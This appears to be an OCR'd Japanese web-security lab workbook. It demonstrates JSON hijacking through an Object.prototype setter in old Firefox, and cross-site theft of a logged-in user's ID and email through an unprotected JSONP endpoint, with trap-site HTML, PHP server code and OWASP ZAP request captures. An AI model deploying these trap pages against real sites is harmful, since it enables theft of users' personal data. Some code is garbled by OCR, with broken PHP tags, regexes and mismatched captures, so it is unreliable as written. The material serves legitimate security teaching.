
## 4g-931 : JSONハイジャック(古いFirefoxで再現)

### 【ブラウザ】


#### JSONハイジャック

1. [4g-030 :JSONのサンプル](#)
2. [4g-930 :JSONをscript要素で読み出そうとする](#)
3. [4g-931 :JSONハイジャック\(古いFirefoxで再現\)](#)

```
47 </li>JSONハイジャック</li>
48 </ol>
49 <li><a href="4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```



古いFirefoxではないので、内容は表示されない



```
1 <body onload="alert(x)">
2  展サイト
3  <script>
4    var x = "";
5    Object.prototype.__defineSetter__("mail", function(v) {
6      x += v + " ";
7    });
8  </script>
9  <script src="http://example.jp/4g/4g-030.json"></script>
10 </body>
```



```
[[{"mail": "alice@example.jp"}, {"mail": "bob@example.jp"}]]
```

古いFirefoxではあれば、内容が表示される(予想イメージ)

### 【サーバ: 4g/4g-931.html】

```
/var/www/html/4g/4g-931.html - wasbook@example.jp - エディタ - WinSCP
<body onload="alert(x)">
展サイト
<script>
var x = "";
Object.prototype.__defineSetter__("mail", function(v) {
  x += v + " ";
});
</script>
<script src="http://example.jp/4g/4g-030.json"></script>
</body>
```

【ブラウザ側サーバ: リクエスト trap.example.com/4g/4g-831.html → レスポンス】

無題セッション - 20190107-221747 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.e
  - http://exam

デフォルトビュー

```
GET http://trap.example.com/4g/4g-831.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 01:02:28 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 210
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "d2-56c2a2de9b217-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body onload="alert(x)">
  罠サイト
  <script>
  var x = "";
  Object.prototype.__defineSetter__("mail", function(v) {
    x += v + " ";
  });
  </script>
  <script src="http://example.jp/4g/4g-030.json"></script>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート


Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノ...	タグ
9	19/01/08 1:0...	GET	http://trap.example.com/4g/4g-831.html	200	OK	8 ms	210 bytes	Medium	Script	

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

## JSONPの不適切な利用 4g-040 : ログイン(api.example.net)

### 【ブラウザ】


- JSONPの不適切な利用
- 1. 4g-040 : ログイン(api.example.net)
- 2. 4g-042 : 個人情報の表示(正常系)
- 3. 4g-042 : 異サイトから個人情報の表示



### 【サーバ: 4g/4g-040.php】

```
#!/usr/bin/php
session_start();
if (empty($_SESSION['userid'])) { // ログインしたことにする
    $_SESSION['userid'] = 'secret';
    $_SESSION['mail'] = 'secret@example.jp';
}
?><body>
ログインしました<br>
ID: <?php echo htmlspecialchars($_SESSION['userid']); ?><br>
メールアドレス: <?php echo htmlspecialchars($_SESSION['mail']); ?>
</body>
```

### 【ブラウザ→APIサーバ: リクエスト 4g-040.php → レスポンス】





## 4g-042 : 個人情報の表示(正常系)

### 【ブラウザ】

• JSONPの不適切な利用

1. 4g-040 : ログイン(api.example.net)
2. 4g-042 : 個人情報の表示(正常系)
3. 4g-042 : 異サイトから個人情報の表示

```
53 </li>JSONPの不適切な利用</li>
54 </ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 : ログイン(api.example.net)</a></li>
56 <li><a href="http://example.jp/4g/4g-042.html">4g-042 : 個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 : 異サイトから個人情報の表示</a></li>
58 </ol>
```



### 【サーバ: 4g/4g-042.html】

```
/var/www/html/4g/4g-042.html - wasbook@example.jp - エディタ - WinSCP
k?body>
<script src="..js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
$.ajax({
  url: 'http://api.example.net/4g/4g-041.php',
  dataType: 'jsonp',
  jsonpCallback: "getuser"
}).done(function(data) {
  $('#userid').text('ユーザID:' + data.userid);
  $('#mail').text('メールアドレス:' + data.mail);
})
</script>
</body>
```

### 【サーバ: 4g/4g-041.php】

```
/var/www/html/4g/4g-041.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
if (empty($_SESSION['userid'])) {
  header('HTTP/1.1 403 Forbidden');
  die('ログインが必要です');
}
$a = array();
$a['userid'] = $_SESSION['userid'];
$a['mail'] = $_SESSION['mail'];
$json = json_encode($a, JSON_HEX_QUOT | JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS);
$callback = $_GET['callback'];
if (!preg_match('/^[a-z][_a-z0-9]*\z/1', $callback)) {
  header('HTTP/1.1 403 Forbidden');
  die("コールバック関数名が不正です");
}
header('Content-Type: text/javascript; charset=UTF-8');
echo "$callback($json)";
```

【ブラウザサーバ: リクエスト 4g/4g-042.html → レスポンス】

無題セッション - 20190107-221747 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト

既定コンテキスト

サイト

```

GET http://example.jp/4g/4g-042.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 01:21:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 378
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "17a-56c2a2de9f097-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script src="/js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
$.ajax({
  url: "http://api.example.net/4g/4g-041.php",
  dataType: "json",
  jsonCallback: "getUser"
}).done(function(data) {
  $("#userid").text("ユーザID: " + data.userid);
  $("#mail").text("メールアドレス: " + data.mail);
});
</script>
</body>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	抽出アラ...	ノ...	タグ
14	19/01/08 1:2...	GET	http://example.jp/4g/4g-042.html	200 OK		5 ms	378 bytes	Medium		Script
17	19/01/08 1:2...	GET	http://example.jp/js/jquery-3.2.1.min.js	200 OK		19 ms	86,659 bytes	Low		Form, ...
19	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback...	200 OK		28 ms	55 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザサーバ: リクエスト js/jquery-3.2.1.min.js → レスポンス】

無題セッション - 20190107-221747 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト

既定コンテキスト

サイト

```

GET http://example.jp/js/jquery-3.2.1.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: /*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-042.html
DNT: 1
Connection: keep-alive
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 01:21:00 GMT
Content-Type: application/javascript
Content-Length: 86659
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "15283-56c2a2df0b1e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

/*! jQuery v3.2.1 | (c) JS Foundation and other contributors |
jquery.org/license */
function(a,b){("use strict";"object"-->typeof module&&
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	抽出アラ...	ノ...	タグ
14	19/01/08 1:2...	GET	http://example.jp/4g/4g-042.html	200 OK		5 ms	378 bytes	Medium		Script
17	19/01/08 1:2...	GET	http://example.jp/js/jquery-3.2.1.min.js	200 OK		19 ms	86,659 bytes	Low		Form, ...
19	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback...	200 OK		28 ms	55 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザAPIサーバ: リクエスト 4g/4g-041.php → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window shows the request and response for the endpoint `http://api.example.net/4g/4g-041.php?callback=getuser&_=1546878060321`. The request is a GET method with various headers including `Accept-Language`, `Accept-Encoding`, `Referer`, `DNT`, `Connection`, `Cookie`, and `Host`. The response is an HTTP 200 OK status with headers such as `Server`, `Date`, `Content-Type`, `Connection`, `X-Powered-By`, `Expires`, `Cache-Control`, `Pragma`, and `X-UA-Compatible`. The response body is a JSON object: `{\"user\": \"secret\", \"mail\": \"secret@example.jp\"}`.

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノ...	タグ
14	19/01/08 1:2...	GET	http://example.jp/4g/4g-042.html	200	OK	5 ms	378 bytes	Medium		Script
17	19/01/08 1:2...	GET	http://example.jp/js/jquery-3.2.1.min.js	200	OK	19 ms	86,659 bytes	Low		Form, ...
19	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback=...	200	OK	28 ms	55 bytes	Low		

## 4g-042 : 罾サイトから個人情報の表示

### 【ブラウザ】

• JSONPの不適切な利用

1. [4g-040 : ログイン\(api.example.net\)](#)
2. [4g-042 : 個人情報の表示\(正常系\)](#)
3. [4g-042 : 罾サイトから個人情報の表示](#) ←


```
53 </li>JSONPの不適切な利用</li>
54 </ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 : ログイン(api.example.net)</a></li>
56 <li><a href="4g-042.html">4g-042 : 個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 : 罾サイトから個人情報の表示</a></li>
58 </ol>
```



trap.example.com/4g/4g-042.html

ユーザID:secret  
メールアドレス:secret@example.jp

JSONPには呼び出し元のオリジンに対する制御の機能がない  
罾サイトから何の工夫もなく表示できてしまう



view-source:http://trap.example.com/4g/4g-042.html


```
1 <body>
2 <script src="../../js/jquery-3.2.1.min.js"></script>
3 <p id="userid"></p>
4 <p id="mail"></p>
5 <script>
6 $.ajax({
7   url: 'http://api.example.net/4g/4g-041.php',
8   dataType: 'jsonp',
9   jsonpCallback: 'getuser'
10  }).done(function(data) {
11    $('#userid').text('ユーザID:' + data.userid);
12    $('#mail').text('メールアドレス:' + data.mail);
13  })
14 </script>
15 </body>
```

### 【サーバ: 4g/4g-042.html】



```
/var/www/html/4g/4g-042.html - wasbook@example.jp - エディタ - WinSCP
k?body>
<script src="../../js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
$.ajax({
  url: 'http://api.example.net/4g/4g-041.php',
  dataType: 'jsonp',
  jsonpCallback: "getuser"
}).done(function(data) {
  $('#userid').text('ユーザID:' + data.userid);
  $('#mail').text('メールアドレス:' + data.mail);
})
</script>
</body>
```

### 【サーバ: 4g/4g-041.php】



```
/var/www/html/4g/4g-041.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
if (empty($_SESSION['userid'])) {
  header('HTTP/1.1 403 Forbidden');
  die('ログインが必要です');
}
$a = array();
$a['userid'] = $_SESSION['userid'];
$a['mail'] = $_SESSION['mail'];
$json = json_encode($a, JSON_HEX_QUOT | JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS);
$callback = $_GET['callback'];
if (!preg_match('/^[a-z][_a-z0-9]*z/1', $callback)) {
  header('HTTP/1.1 403 Forbidden');
  die("コールバック関数名が不正です");
}
header('Content-Type: text/javascript; charset=UTF-8');
echo "$callback($json)";
```

【ブラウザ側サーバ: リクエスト trap.example.com/4g/4g-042.html → レスポンス】

無題セッション - 20190107-221747 - OWASP ZAP 2.7.0

デフォルトビュー

```

GET http://trap.example.com/4g/4g-042.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 01:29:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 378
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "17a-56c2a2de9f07-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script src="/js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
$.ajax({
  url: 'http://api.example.net/4g/4g-041.php',
  dataType: 'json',
  jsonpCallback: 'getuser'
}).done(function(data) {
  $('#userid').text("ユーザID: " + data.userid);
  $('#mail').text("メールアドレス: " + data.mail);
});
</script>
</body>
    
```

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
22	19/01/08 1:2...	GET	http://trap.example.com/4g/4g-042.html	200 OK	5 ms	378 bytes	Medium	Script		
25	19/01/08 1:2...	GET	http://trap.example.com/js/jquery-3.2.1.min.js	200 OK	17 ms	86,659 bytes	Low	Form, ...		
27	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback...	200 OK	30 ms	55 bytes	Low			

アラート 0 1 2 0

【ブラウザ側サーバ: リクエスト js/jquery-3.2.1.min.js → レスポンス】

無題セッション - 20190107-221747 - OWASP ZAP 2.7.0

デフォルトビュー

```

GET http://trap.example.com/js/jquery-3.2.1.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4g/4g-042.html
DNT: 1
Connection: keep-alive
Host: trap.example.com
    
```

```


HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 01:29:08 GMT
Content-Type: application/javascript
Content-Length: 86659
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "15203-56c2a2df00b1e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

/*! jQuery v3.2.1 | (c) JS Foundation and other contributors |
jquery.org/license */
function(a,b){"use strict";object==typeof module&&
    
```

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
22	19/01/08 1:2...	GET	http://trap.example.com/4g/4g-042.html	200 OK	5 ms	378 bytes	Medium	Script		
25	19/01/08 1:2...	GET	http://trap.example.com/js/jquery-3.2.1.min.js	200 OK	17 ms	86,659 bytes	Low	Form, ...		
27	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback...	200 OK	30 ms	55 bytes	Low			

アラート 0 1 2 0

# 【ブラウザサーバ: リクエスト 4g/4g-041.php → レスポンス】



The screenshot displays the OWASP ZAP interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a GET request to 'http://api.example.net/4g/4g-041.php?callback=getuser&\_=' with various headers. The response pane shows an HTTP/1.1 200 OK response with headers and a JSON body: 'getuser({"userid":"secret","mail":"secret@example.jp"})'. Below the main panes is a table of request history.

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコー...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノ...	タグ
22	19/01/08 1:2...	GET	http://trap.example.com/4g/4g-042.html	200	OK	5 ms	378 bytes	Medium		Script
25	19/01/08 1:2...	GET	http://trap.example.com/js/jquery-3.2.1.min.js	200	OK	17 ms	86,659 bytes	Low		Form, ...
27	19/01/08 1:2...	GET	http://api.example.net/4g/4g-041.php?callback=...	200	OK	30 ms	55 bytes	Low		